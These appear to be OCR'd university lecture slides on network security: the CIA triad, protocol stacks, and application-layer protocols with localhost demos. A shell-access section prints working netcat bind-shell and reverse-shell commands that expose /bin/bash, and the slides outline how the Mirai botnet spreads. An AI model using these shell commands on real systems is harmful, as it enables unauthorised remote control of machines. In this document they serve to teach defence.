Radboud University

Computer Security

Network Security

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Outline


What is Network Security?

Global Internet

Protocol Stacks

Application Layer

What is Network Security?



Network Security

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Application Layer

Transport Layer

Internet Layer

Link Layer

Summary

CIA!

Why do we care about network security?

(1) Provide confidentiality, integrity, and availability for networks and data: **CIA**

- **C**onfidentiality: Authorized access
- **I**ntegrity: Assure that data is real
- **A**vailability: Being able to reach the system


(2) Software and hardware technologies are used

(3) Affects personal and industry use cases

Confidentiality

Only authorized access allowed:

- Protect content from unwanted access
- Involve only intended communication partners




Attack example: Data breach

Data Integrity

Nobody fiddled with the data:

- Original message arrives at the recipient
- Not changed along the way




Attack example: DNS redirection

Availability


Being able to reach a service:

- Service is up and functioning
- You can reach it when needed



Attack example: Denial of Service

Global Internet



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Networks. . . Internet?

Internet

A global computer network providing a variety of information and communication facilities, consisting of interconnected networks using standardized communication protocols.

World Wide Web

WWW, The Web; Information system where you find resources via Uniform Resource Locators (URLs) such as `https://www.ru.nl/`, which are accessible over the Internet.

Internet $\neq$ WWW

Infrastructure


What are the important Internet facts?

- Global network
- Consisting of smaller networks: Autonomous systems (AS)
- Using *standardized communication protocols*

Challenges


- Connecting continents
- Connecting providers
- Establishing infrastructure in less developed countries
- Failure safety!

Submarine Cables



https://www.submarinecablemap.com/

Internet Access



Number of internet users by country, 2017


Internet users are individuals who have used the Internet (from any location) in the last 3 months. The Internet can be used via a computer, mobile phone, personal digital assistant, games machine, digital TV etc.

Source: OWID based on World Bank & UN World Population Prospects (2017)

CC BY

`https://ourworldindata.org/grapher/share-of-individuals-using-the-internet?time=2017`

Protocol Stacks



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Summary

What language(s) does the Internet speak?

Standardized communication protocols!

There are protocols for everything that you want to do:

- Send an email? → `SMTP`
- Look how to reach `www.ru.nl`? → `DNS`
- Open the secure web page? → `HTTPS`
- ...

But that's just the applications, what about the content?

Organization in Models

Organization in a Stack


- Email and co. are organized on the *Application Layer*
- There are several more layers below
- Each layer has its own tasks...
- and talks to the layer below and above .

The layers form a reference model that separates functions and defines protocols for each function.

OSI Reference Model

7	Application	
6	Presentation	HTTP,HTTPS,FTP,SMTP,RTP,DNS,...
5	Session	
4	Transport	TCP,UDP,...
3	Network	ICMP,IP,IPsec,...
2	Data Link	IEEE 802.3, IEEE 802.11
1	Physical	1101001101

Traversing the Stack



Traversing the Stack

Each layer uses its own format

- Application Layer: Data
- Transport Layer: Segments and datagrams
- Network Layer: Packets
- Data Link Layer: Frames
- Physical Layer: Bits, symbols


Going up or down the stack means information will be packed and unpacked to fit the format of the next layer.

Protocol Stacks

There are other models like this:

- TCP/IP Model: Only four instead of seven layers
- But also in other networks
- LTE has its own protocol stack
  - Organizes the communication phone ↔ base station
  - Wireless transmissions
  - Security features of LTE
  - *Before* the core network and the Internet

OSI versus TCP/IP



Application	Application
Presentation	
Session	
Transport	Transport
Network	Internet
Data Link	Link
Physical	


Next Steps:
Attack each layer of the TCP/IP stack

Security on each Layer

Layered model vs. Security

- Dedicated functions on each layer
- Dedicated protocols on each layer
- *Attacker must break individual layers*
- *. . . and only gets limited access.*

Application Layer



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
Summary

What happens in this section?

- Quick definition of the Application Layer
- Live examples: Protocols and what they do
- Real-World attacks



What is the Application Layer?

The Application Layer

is the highest abstraction layer and provides interfaces and protocols *needed by the users*.

Protocols

- Hyper Text Transfer Protocol (`HTTP`): Foundation of data communication for the World Wide Web
- File Transfer Protocol (`FTP`): Client-server file transfer.
- Simple Mail Transfer Protocol (`SMTP`): Sending and receiving emails.
- Domain Name System (`DNS`): Translates domains into IP addresses.
- `TELNET`: Remote login to hosts over the network.
- ...

Next

Live Examples

All of the following examples are **not** secure. Please only do this on your localhost. ⚡

Examples: Preparation

If you want to follow along or repeat this later:

- Internet connection
- Linux machine or VM
- Shell (`zshell`, `bash`)
- `net-tools`, `netcat`, `busybox`

Requirements and Preparations

```
sudo apt install netcat-openbsd # Ubuntu
sudo pacman -S openbsd-netcat   # Arch
wget [busybox] # download busybox
chmod +x busybox-x86_64 # make executable
```

https://www.busybox.net/downloads/binaries/1.31.0-defconfig-multiarch-musl/busybox-x86_64

Example 1: Fetch a webpage via HTTP

- **Not secure!** No encryption, everything is sent in plaintext!
- **Better:** HTTP over TLS (HTTPS)
- Server hosts a website
- We request that site
- Load the content
- Browser renders what we see

HTTP

Fetch a webpage via HTTP

```
# 1. prepare busybox
ln -s busybox-x86_64 httpd # symlink
# 2. start http server
sudo ./httpd -f -p 127.0.0.1:80 -h /root/
# 3. connect to server
nc 127.0.0.1 80 # connect
# 4. fetch page
GET / HTTP/1.1
Host: 127.0.0.1
```

Example 2: Load a file via FTP

- **Not secure!** No encryption, everything is sent in plaintext!
- **Better:** SSH connection, for example via SFTP or SCP
- Server offers some files
- We request that file
- Load it, it's on our machine

FTP

Load a file via FTP

```
# ftp server, hosts a file
ln -s busybox-x86_64 ftpd
ln -s busybox-x86_64 tcpsvd
sudo ./tcpsvd -vE 127.0.0.1 21 ./ftpd -A -a root
↪  /root/
# ftp client, loads the file
ftp 127.0.0.1 21
ls # list files in dir
get hacker_art.txt # get file
quit
```

Example 3: Remote Connection

Connect to a remote machine

- **Not secure!** No encryption, everything is sent in plaintext!
- **Better:** SSH connection
- Server opens a connection on a certain *port*
- We connect to the server on that port
- Connection is open, we can execute commands etc.

We look at two examples:

(1) Simple connection to a server

(2) Use control port to connect to a service

1: Simple TELNET

Remote connection

```
# telnet server
ln -s busybox-x86_64 telnetd
sudo ./telnetd -b 127.0.0.1:23 -F -l /bin/bash
# telnet client
telnet 127.0.0.1 23
```

2: TELNET Controlport

Connect to Tor control port

```
# check configuration
cat /usr/local/etc/tor/torrc # config file
# run tor-0.4.2.5/src/app/tor
# control port open on 9051
# connect
telnet 127.0.0.1 9051
getinfo circuit-status
```

Bad things are going to happen! Shell Access

Shell Access

- **Not secure!** Attacker with access to your shell can do a lot of things!
- **Better:** Avoid security issues that open the door.

We look at two attacks:

(1) Simple shell access

(2) Reverse shell access

1: Shell Access

Possible firewall block

```
# victim
ncat -l 127.0.0.1 -e /bin/bash


# attacker
nc 127.0.0.1 31337
```

What happens?

- *listen* `-l` and allow access to shell
- Attacker connects on port
- Has shell access

2: Reverse Shell

Circumvent firewall block

```
# attacker
nc -l -p 4444 -s 127.0.0.1


# victim
ncat 127.0.0.1 4444 -e /bin/bash
```

What happens?

- Attacker listens and waits for connection
- Victim opens connection from own machine
- Connection from victim to attacker

Quick Summary: Application Layer Protocols

Application Layer

- Highest abstraction layer
- Provides interfaces and protocols needed by the users

Protocol Examples

- Load a `HTTP` website
- Fetch a file via `FTP`
- Connect to a server via `TELNET`
- Use this to get `shell access`

Next

Application Layer Attacks

Application Layer Attacks

Quick definition:

- Target the protocols on the application layer
- This includes common requests like `HTTP GET`, `HTTP POST`
- Key characteristic: Consume *server resources*

What used for:

- Denial of Service (DoS)
- Distributed Denial of Service (DDoS)
- Stress devices until they cannot provide any more services

Resource-Efficient Attacks

App-layer attacks create damage while being resource-efficient for the attacker.

Example: Human Calculator

$$|x + \sqrt{1 - x^2}| = \sqrt{2} \cdot (2x^2 - 1) \longrightarrow$$

$$|x + \sqrt{1 - x^3}| = \sqrt{2} \cdot (2x^3 - 1) \longrightarrow$$

$$|x + \sqrt{1 - x^{99}}| = \sqrt{2} \cdot (2x^{99} - 1) \longrightarrow$$

Resource-Efficient Attacks

Make server work with minimal investments

- User sends a request: only a few bytes
- Server receives request
  - Process request
  - Make some database queries
  - Process the information
  - Generate the result
- Repeat this several times and stress the server

Countermeasures

Distinguishing Requests is Difficult

- It's just a simple request in the first place
- Challenge: Benign versus adversarial requests
- Goal: Block and filter requests that attack a server
- Methods:
  - WAF: Web Application Firewall
  - CAPTCHA: Solve a challenge

Mirai Botnet

Mirai

is malware that infects smart devices that run on ARC processors, turning them into a network of remotely controlled bots or ”zombies”. This network of bots, called a botnet, is often used to launch DDoS attacks.[1]

Malware

- Computer worms: `Morris Worm` (1988), `ILOVEYOU` (2000)
- Trojan horses, Spyware: `FinFisher`
- Rootkits: `Stuxnet` (2010)

[1] https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/

Mirai Botnet

IoT Devices

- Scan for devices with ARC processor (runs simple Linux)
- Check default username and password combination
- If not changed: login and infect device
- Infected devices form a botnet

Spreading the Malware

- *Many* IoT devices with numerous different use cases
- Source code released shortly after initial attack
- Code was replicated and adjusted

What to do with a botnet?

Army of remote-controlled network devices

- Unintended access to devices
- Targeted DoS: Focus on an ISP[2] and bring down the service
- Distributed DoS: Bring down websites, APIs
- Steal credentials from online forms
- Sending out spam

[2] Internet Service Provider

Quick Summary: Application Layer

- Protocols for *data*: `HTTP,TELNET`
- App-Layer Attacks
  - Minimal requests cause resource-heavy services
  - Hard to distinguish from benign requests
  - Challenges and firewalls as defenses
- Botnets and (D)DoS attacks
- Example: Mirai

Reading List

- Understanding the Mirai Botnet, USENIX Sec 2017
  Scientific analysis of the Mirai Botnet
  `https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-antonakakis.pdf`
- RAPTOR: Routing Attacks on Privacy in Tor
  Explaining the importance of routing, BGP, and how to attack
  `https://www.usenix.org/system/files/conference/usenixsecurity15/sec15-paper-sun.pdf`
- Computer Communication Networks
  All you ever wanted to know about networks
  Nader F. Mir, 617 pages, ISBN-13 : 978-0131747999